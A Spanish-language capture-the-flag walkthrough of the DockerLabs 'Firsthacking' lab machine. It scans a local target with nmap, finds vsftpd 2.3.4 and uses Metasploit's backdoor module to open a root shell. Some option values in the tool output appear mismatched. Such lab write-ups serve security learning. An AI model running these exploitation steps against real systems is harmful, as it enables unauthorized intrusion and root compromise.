


En esta ocasión realizaremos la maquina Firsthacking disponible en dockerlabs



Descargamos el autodeploy y luego de ejecutar la maquina:

```
root@kali: /home/kali/Downloads

Session  Actions  Edit  View  Help
Desktop  Downloads  obsession.txt  Public  Videos
Documents Music  Pictures  Templates

(kali@kali)-[~]
$ cd Downloads

(kali@kali)-[~/Downloads]
$ ls
firsthacking.zip

(kali@kali)-[~/Downloads]
$ unzip firsthacking.zip
Archive: firsthacking.zip
  inflating: firsthacking.tar
  inflating: auto_deploy.sh

(kali@kali)-[~/Downloads]
$ sudo su
[sudo] password for kali:
(kali@kali)-[~/Downloads]
$ sudo bash auto_deploy.sh firsthacking.tar

Estamos desplegando la máquina vulnerable, espere un momento.
Máquina desplegada, su dirección IP es → 172.17.0.2
Presiona Ctrl+C cuando termines con la máquina para eliminarla
```

Realizamos un ping a la IP 172.17.0.2 para saber el sistema operativo de la maquina víctima. Linux por el ttl=64 que suele indicar un sistema basado en Unix/Linux, mientras que 128 sugiere Windows.

```
kali@kali: ~  
Session Actions Edit View Help  
(kali@kali)-[~]  
$ ping -c 4 172.17.0.2  
PING 172.17.0.2 (172.17.0.2) 56(84) bytes of data.  
64 bytes from 172.17.0.2: icmp_seq=1 ttl=64 time=0.493 ms  
64 bytes from 172.17.0.2: icmp_seq=2 ttl=64 time=0.045 ms  
64 bytes from 172.17.0.2: icmp_seq=3 ttl=64 time=0.045 ms  
64 bytes from 172.17.0.2: icmp_seq=4 ttl=64 time=0.048 ms  
  
— 172.17.0.2 ping statistics —  
4 packets transmitted, 4 received, 0% packet loss, time 3076ms  
rtt min/avg/max/mdev = 0.045/0.157/0.493/0.193 ms  
(kali@kali)-[~]  
$
```

Realizamos un escaneo con Nmap para validar las versiones de los servicios que corren en los puertos.

PORT STATE SERVICE VERSION

21/tcp open ftp vsftpd 2.3.4

```
(kali@kali)-[~]  
$ sudo su  
[sudo] password for kali:  
(root@kali)-[/home/kali]  
# nmap -sV -p- -T5 172.17.0.2  
Starting Nmap 7.99 ( https://nmap.org ) at 2026-04-11 23:21 -0400  
Nmap scan report for 172.17.0.2  
Host is up (0.0000080s latency).  
Not shown: 65534 closed tcp ports (reset)  
PORT STATE SERVICE VERSION  
21/tcp open ftp vsftpd 2.3.4  
MAC Address: 86:DB:35:DB:03:C6 (Unknown)  
Service Info: OS: Unix  
  
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .  
Nmap done: 1 IP address (1 host up) scanned in 7.34 seconds  
(root@kali)-[/home/kali]  
#
```

Ahora se Lanza un script siempre con Nmap para revisar si hay alguna vulnerabilidad conocida.

```

(root@kali)-[/home/kali]
# nmap -sC -T5 172.17.0.2
Starting Nmap 7.99 ( https://nmap.org ) at 2026-04-11 23:24 -0400
Nmap scan report for 172.17.0.2
Host is up (0.0000080s latency).
Not shown: 999 closed tcp ports (reset)
PORT      STATE SERVICE
21/tcp    open  ftp
MAC Address: 86:DB:35:DB:03:C6 (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 5.30 seconds

(root@kali)-[/home/kali]
#

```

Se encuentra el puerto 21 ftp entonces se intenta realizar un login sin credenciales pero no hay éxito, por lo que se valida que hay credenciales validas para el acceso al servidor ftp.

```

(root@kali)-[/home/kali]
# ftp 172.17.0.2
Connected to 172.17.0.2.
220 (vsFTPD 2.3.4)
Name (172.17.0.2:kali): anonymous
331 Please specify the password.
Password:
530 Login incorrect.
ftp: Login failed
ftp> ls
530 Please login with USER and PASS.
530 Please login with USER and PASS.
ftp: Can't bind for data connection: Address already in use
ftp>

```

Se utilizará una herramienta llamada searchsploit para buscar un script que se pueda ejecutar e intentar vulnerar el servidor ftp. Se debe de buscar con la versión exacta del servicio ftp que encontramos anteriormente:

```

# nmap -sV -p- -T5 172.17.0.2
Starting Nmap 7.99 ( https://nmap.org ) at 2026-04-11 23:21 -0400
Nmap scan report for 172.17.0.2
Host is up (0.0000080s latency).
Not shown: 65534 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 2.3.4
MAC Address: 86:DB:35:DB:03:C6 (Unknown)
Service Info: OS: Unix

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 7.34 seconds

```

```
(root@kali)-[/home/kali]
# searchsploit vsftpd 2.3.4

Exploit Title | Path
-----|-----
vsftpd 2.3.4 - Backdoor Command Execution | unix/remote/49757.py
vsftpd 2.3.4 - Backdoor Command Execution (Metasploit) | unix/remote/17491.rb

Shellcodes: No Results

(root@kali)-[/home/kali]
#
```

Encontramos dos scripts de los cuales utilizaré el segundo con metasploit

Levantamos metasploit con el comando: msfconsole y buscamos el exploit con la versión exacta del servidor ftp.

```
Session Actions Edit View Help
Shellcodes: No Results
root@kali: /home/kali
msfconsole
Metasploit tip: Use sessions -1 to interact with the last opened session

[+] Metasploit v6.4.124-dev
+---+ 2,632 exploits - 1,328 auxiliary - 1,707 payloads
+---+ 1,433 post - 49 encoders - 16 nops - 12 evasion

Metasploit Documentation: https://docs.metasploit.com/
The Metasploit Framework is a Rapid7 Open Source Project

msf > search vsftpd 2.3.4

Matching Modules

# Name Disclosure Date Rank Check Description
- - - - -
0 exploit/unix/ftp/vsftpd_234_backdoor 2011-07-01 excellent Yes vsftpd v2.3.4 Backdoor Command Execut
ion

Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/ftp/vsftpd_234_backdoor
msf >
```

Seleccionamos y ejecutamos el exploit disponible

```
msf > use 0
[*] Using configured payload cmd/linux/http/x86/meterpreter_reverse_tcp
msf exploit(unix/ftp/vsftpd_234_backdoor) >
```

Validamos las opciones disponibles:

```
root@kali: /home/kali
Session Actions Edit View Help
msf exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

  Name      Current Setting  Required  Description
  --      -
  RHOSTS    21               yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
  RPORT     21               yes       The target port (TCP)

Payload options (cmd/linux/http/x86/meterpreter_reverse_tcp):

  Name      Current Setting  Required  Description
  --      -
  FETCH_COMMAND  CURL           yes       Command to fetch payload (Accepted: CURL, FTP, TFTP, TNFTP, WGET)
  FETCH_DELETE   false          yes       Attempt to delete the binary after execution
  FETCH_FILELESS none           yes       Attempt to run payload without touching disk by using anonymous handles, requires Linux ≥3.17 (for Python variant also Python ≥3.8, tested shells are sh, bash, zsh) (Accepted: none, python3.8+, shell-search, shell)
  FETCH_SRVHOST  8080           no        Local IP to use for serving payload
  FETCH_SRVPORT  8080           yes       Local port to use for serving payload
  FETCH_URI_PATH 8080           no        Local URI to use for serving payload
  LHOST         4444           yes       The listen address (an interface may be specified)
  LPORT         4444           yes       The listen port

When FETCH_COMMAND is one of CURL,GET,WGET:

  Name      Current Setting  Required  Description
  --      -
  FETCH_PIPE false           yes       Host both the binary payload and the command so it can be piped directly to the shell.

When FETCH_FILELESS is none:

  Name      Current Setting  Required  Description
  --      -
  FETCH_FILENAME  iNhc2fooe       no        Name to use on remote system when storing payload; cannot contain spaces or slashes
  FETCH_WRITABLE_DIR ./              yes       Remote writable dir to store payload; cannot contain spaces

Exploit target:

  Id  Name
  --  --
  0    Linux/Unix Command

View the full module info with the info, or info -d command.
msf exploit(unix/ftp/vsftpd_234_backdoor) > 
```

Seleccionamos la opción RHOST con la IP objetivo

```
msf exploit(unix/ftp/vsftpd_234_backdoor) > set RHOST 172.17.0.2
RHOST => 172.17.0.2
msf exploit(unix/ftp/vsftpd_234_backdoor) > 
```

Ahora ejecutamos el exploit para obtener acceso a una Shell básica de la victima


```

msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit
[*] 172.17.0.2:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 172.17.0.2:21 - USER: 331 Please specify the password.
[+] 172.17.0.2:21 - Backdoor service has been spawned, handling ...
[+] 172.17.0.2:21 - UID: uid=0(root) gid=0(root) groups=0(root)
[*] Found shell.
[*] Command shell session 1 opened (172.17.0.1:41791 → 172.17.0.2:6200)

whoami
root

```

Ejecutamos un whoami y comprobamos que se escala hasya el usuario root

Y con un ls listamos el contenido del servidor

```

ls
AUDIT
BENCHMARKS
BUGS
COPYING
COPYRIGHT
Changelog
EXAMPLE
FAQ
INSTALL
LICENSE
Makefile
README
README.security
README.ssl
REFS
REWARD
RedHat
SECURITY
SIZE
SPEED
TODO
TUNING
access.c
access.h

```

Se puede leer un archivo como por ejemplo el archivo REWARD

```

cat REWARD
At some stage, a reward may be offered to anyone finding a serious security
hole in vsftpd. Mail me if you have any ideas :)

```

